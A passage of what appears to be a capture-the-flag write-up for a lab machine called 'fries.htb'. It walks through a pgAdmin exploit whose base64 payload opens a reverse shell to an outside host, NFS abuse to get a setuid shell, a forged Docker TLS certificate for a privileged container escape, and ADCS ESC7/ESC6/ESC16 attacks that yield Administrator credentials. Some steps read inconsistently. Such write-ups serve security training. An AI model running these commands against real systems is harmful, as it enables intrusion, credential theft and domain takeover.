    #    (In many versions of pgAdmin, the login page contains: <input type="hidden" name="csrf_token" value="XXX>")
    text = resp.text
    m = re.search(r'["\']csrfToken["\']\s*:\s*["\']([^"\']+)["\']', text)
    if m:
        return m.group(1)

    print("[!] Unable to retrieve CSRF token. Exiting.")
    sys.exit(1)

The following lines in the authenticate() function need to be updated:

csrf_token = self.get_csrf_token("/login")
csrf_token = csrf_token
csrf_token = self.get_csrf_token(f"/sqleditor/panel/{trans_id}?is_query_tool=true")

The commands for running the script need to be executed accordingly.

python exp.py --rhost db-mgmt05.fries.htb --username 'd.cooper@fries.htb' --password 'D4LE11maan!!' --db-user root --db-pass 'PsqLR00tpaSS11' --db-name ps_db --payload "__import__('os').system('printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuODIvNDQ0NCAwPiYxKSAm|base64 -d|bash'"

USER

env
# PGADMIN_DEFAULT_PASSWORD=Friesf00Ds2025!!
# PGADMIN_DEFAULT_EMAIL=admin@fries.htb

Organize the existing credentials:

cat > users.txt << 'EOF'
root
user
ftp
svc_infra
svc_infra@fries.htb
svc
info@fries.htb
info
d.cooper@fries.htb
d.cooper
dale@fries.htb
dale
ntp
www-date
admin
administrator
admin1
root
pgadmin
pgadmin4
postgres
user
test
guest
dbadmin
manager
demo
superuser
support
backup
sysadmin
operator
webadmin
administrator1
EOF
cat > passwords.txt << 'EOF'
Friesf00Ds2025!!
PsqLR00tpaSS11
y0st528wn1idjk3b9a
D4LE11maan!!
EOF

Image 3.png

svc / Friesf00Ds2025!!

ps auxww
ss -tlnp

LIS 0 64 0.0.0.0:2049 0.0.0.0:*

NFS shares were detected.

svc@web:~$ showmount -a 192.168.100.2
All mount points on 192.168.100.2:
192.168.100.2:/srv/web.fries.htb
svc@web:~$ ls -la /srv/web.fries.htb
total 20
drw-r-xr-x 5  655 root           4096 May 28  2025 .
drwxr-xr-x 3 root root           4096 May 27  2025 ..
drwxrwx--- 2 root infra managers 4096 May 26  2025 certs
drwxrwxrwx 2 root root           4096 May 31  2025 shared
drwxr----- 5 svc  svc            4096 Jun  7  2025 webroot

We don’t have permission to access the certs directory, so we can try using ligolo-ng as a bridge to mount it locally and then change the UID and GID.

sudo mount -t nfs 192.168.100.2:/srv/web.fries.htb /mnt/fries_share
 fries_share ls -la
total 20
drw-r-xr-x 5    655 root     4096 May 29  2025 .
drwxr-xr-x 9 root   root     4096 Apr 18 19:16 ..
drwxrwx--- 2 root   59605603 4096 May 27  2025 certs
drwxrwxrwx 2 root   root     4096 May 31  2025 shared
drwxr----- 5 neobee neobee   4096 Jun  7  2025 webroot

Now we can view the contents of the certs directory:

sudo groupadd -g 59605603 fakeinfra
sudo useradd -u 59605603 -g 59605603 fakeinfra
sudo su fakeinfra
$ ls -la /mnt/fries_share/certs/
total 32
drwxrwx--- 2 root fakeinfra 4096 May 27  2025 .
drw-r-xr-x 5  655 root      4096 May 29  2025 ..
-rw-r----- 1 root fakeinfra 1708 Apr 19  2026 ca-key.pem
-rw-r----- 1 root fakeinfra 1111 Apr 19  2026 ca.pem
-rw-r----- 1 root fakeinfra 1115 Apr 19  2026 server-cert.pem
-rw-r----- 1 root fakeinfra  940 Apr 19  2026 server.csr
-rw-r----- 1 root fakeinfra  205 Apr 19  2026 server-openssl.cnf

There are many certificates inside. We can use these to escalate privileges through NFS. Let’s first check the configuration file:

/etc/exports
# # /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)

/srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)

/srv/web.fries.htb *(rw,no_subtree_check,insecure) Without the “no_root_squash” setting, it’s not possible to escalate privileges to root.

svc@web:/srv/web.fries.htb/shared$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
svc:x:1000:1000:svc:/home/svc:/bin/bash
barman:x:117:120:Backup and Recovery Manager for PostgreSQL,,,:/var/lib/barman:/bin/bash

We’ve found the user barman; we can use him to escalate our privileges.

sudo adduser -u 117 usbmux
# Since I already have this user account.
svc@web:/srv/web.fries.htb/shared$ cp /bin/bash /srv/web.fries.htb/shared/svc_bash
# Change the UID of the new user to 117
cp svc_bash barman_bash
chmod 4777 barman_bash
svc@web:/srv/web.fries.htb/shared$ ./barman_bash -p
barman_bash-5.1$ id
uid=1000(svc) gid=1000(svc) euid=117(barman) groups=1000(svc)
barman_bash-5.1$ whoami
barman

Forging a certificate to connect to the Docker API

cp /mnt/fries_share/certs/* tmp/fries_certs/
# Save the certificates locally on Kali.
openssl genrsa -out root-key.pem 2048
openssl req -new -key root-key.pem -out root.csr -subj "/CN=root"
echo "extendedKeyUsage = clientAuth" > ext.cnf
openssl x509 -req -in root.csr \
  -CA ca.pem -CAkey ca-key.pem \
  -CAcreateserial -out root-cert.pem \
  -days 3650 -extfile ext.cnf

Upload the certificates to the target system:

scp ca.pem root-cert.pem root-key.pem svc@10.129.244.72:/tmp/

Now, we can use the barman user on the target system to interact with Docker:

cd /tmp
docker --tlsverify -H=127.0.0.1:2376 \
  --tlscacert=ca.pem \
  --tlscert=root-cert.pem \
  --tlskey=root-key.pem \
  run -it --privileged -v /:/host fries-web bash

This will give us root access via SSH.

Image 4.png

ROOT

To facilitate the process of copying the root SSH key to the local machine,

upon entering the system, it was discovered that the /root/scripts/pwm/config/PwmConfiguration.xml file contains the hashed password:

$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyG

The password was cracked to rockon!, allowing access to the PWM management interface.

Image 5.png

Configuration details:

  • Application Mode: Configuration mode (LDAP directory authentication is not required)
  • Configuration File: /config/PwmConfiguration.xml
  • Data Path: /config
  • The administrator is svc_infra

Available Actions: Import/Download Configuration

After downloading the configuration file, no useful information was found.

An attempt was made to perform a man-in-the-middle attack by starting the responder service:

sudo responder -I tun0 -v

This opened the PWM modification interface:

Image 6.png

Testing the LDAP configuration revealed the password m6tneOMAh5p0wQ0d.

Upon checking SMB, LDAP, and WinRM, no significant information was obtained; in fact, WinRM could not even be used for login.

Information was collected using bloodhound:

bloodhound-python -d fries.htb \
  -u svc_infra \
  -p 'm6tneOMAh5p0wQ0d' \
  -dc DC01.fries.htb \
  -ns 10.129.244.72 \
  -c All --zip

It was discovered that svc_infra has the ability to read the GMSA password:

nxc ldap 10.129.244.72 -u svc_infra -p 'm6tneOMAh5p0wQ0d' --gmsa
# LDAP   10.129.244.72 389    DC01    Account: gMSA_CA_prod$  NTLM: f6118585da63c6810f795676f8ddc87d  PrincipalsAllowedToReadPassword: svc_infra

The GroumManagedServiceAccount (GMSA) is used for certificate authority operations.

Certificates were enumerated:

certipy find -u 'gMSA_CA_prod$' -hashes 'f6118585da63c6810f795676f8ddc87d' -dc-ip 10.129.244.72 -dc-host DC01.fries.htb -target DC01.fries.htb
# The User certificate has Client Authentication enabled; Domain Users can be registered.

ESC2/ESC3 Target (Schema v1)

certipy find -u svc_infra@fries.htb -p 'm6tneOMAh5p0wQ0d' -dc-ip 10.129.244.72 -vulnerable -stdout

The following information can be obtained:

Access Rights:
        ManageCa                        : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators
        Enroll                          : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Users
                                          FRIES.HTB\Domain Computers
                                          FRIES.HTB\Authenticated Users
        ManageCertificates              : FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators

This represents the attack path for ESC 7.

ESC7 Usage Steps

Ligolo tunnel forwarding is required.

Step 1: Add the ManageCertificates permission for yourself using the gMSA hash:

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -add-officer 'gMSA_CA_prod$

Step 2: Enable the SubCA template:

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -enable-template SubCA

Step 3: Apply for a SubCA certificate using the svc_infra account (the request will be rejected, but the request ID will be retained):

certipy req -u svc_infra@fries.htb -p 'm6tneOMAh5p0wQ0d' \
  -dc-ip 10.129.244.72 -dc-host DC01.fries.htb \
  -target DC01.fries.htb \
  -ca 'fries-DC01-CA' \
  -template SubCA -upn administrator@fries.htb

Step 4: Use gMSA (ManageCa) to forcibly issue the rejected request:

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -issue-request <REQUEST_ID>  # This step will fail.

Step 5: Retrieve the certificate:

certipy req -u svc_infra@fries.htb -p 'm6tneOMAh5p0wQ0d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -retrieve <REQUEST_ID>

Step 6: Obtain the Administrator’s NT hash using the certificate:

certipy auth -pfx administrator.pfx -dc-ip 10.129.244.72

ESC6 + ESC16

ManageCa can be used to enable the ESC6 flag

Step 1: Add the ManageCertificates permission to yourself using a gMSA hash**

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -add-officer 'gMSA_CA_prod$

Enable ESC6 and ESC16

.\Certify.exe manage-ca --ca dc01.fries.htb\fries-DC01-CA --esc6
.\Certify.exe manage-ca --ca dc01.fries.htb\fries-DC01-CA --esc16

Restart the certificate service

Stop-Service certsvc -force
Start-Service certsvc

Request an administrator certificate

certipy-ad req -u 'svc_infra@fries.htb' -p m6tneOMAh5p0wQ0d -ca fries-DC01-CA -template User -subject "CN=Administrator,CN=Users,DC=fries,DC=htb" -upn administrator@fries.htb -sid 'S-1-5-21-858338346-3861030516-3975240472-500' -dc-ip 10.129.244.72 -dcom

Authentication

certipy auth -pfx administrator.pfx -dc-ip 10.129.244.72 -domain fries.htb -username administrator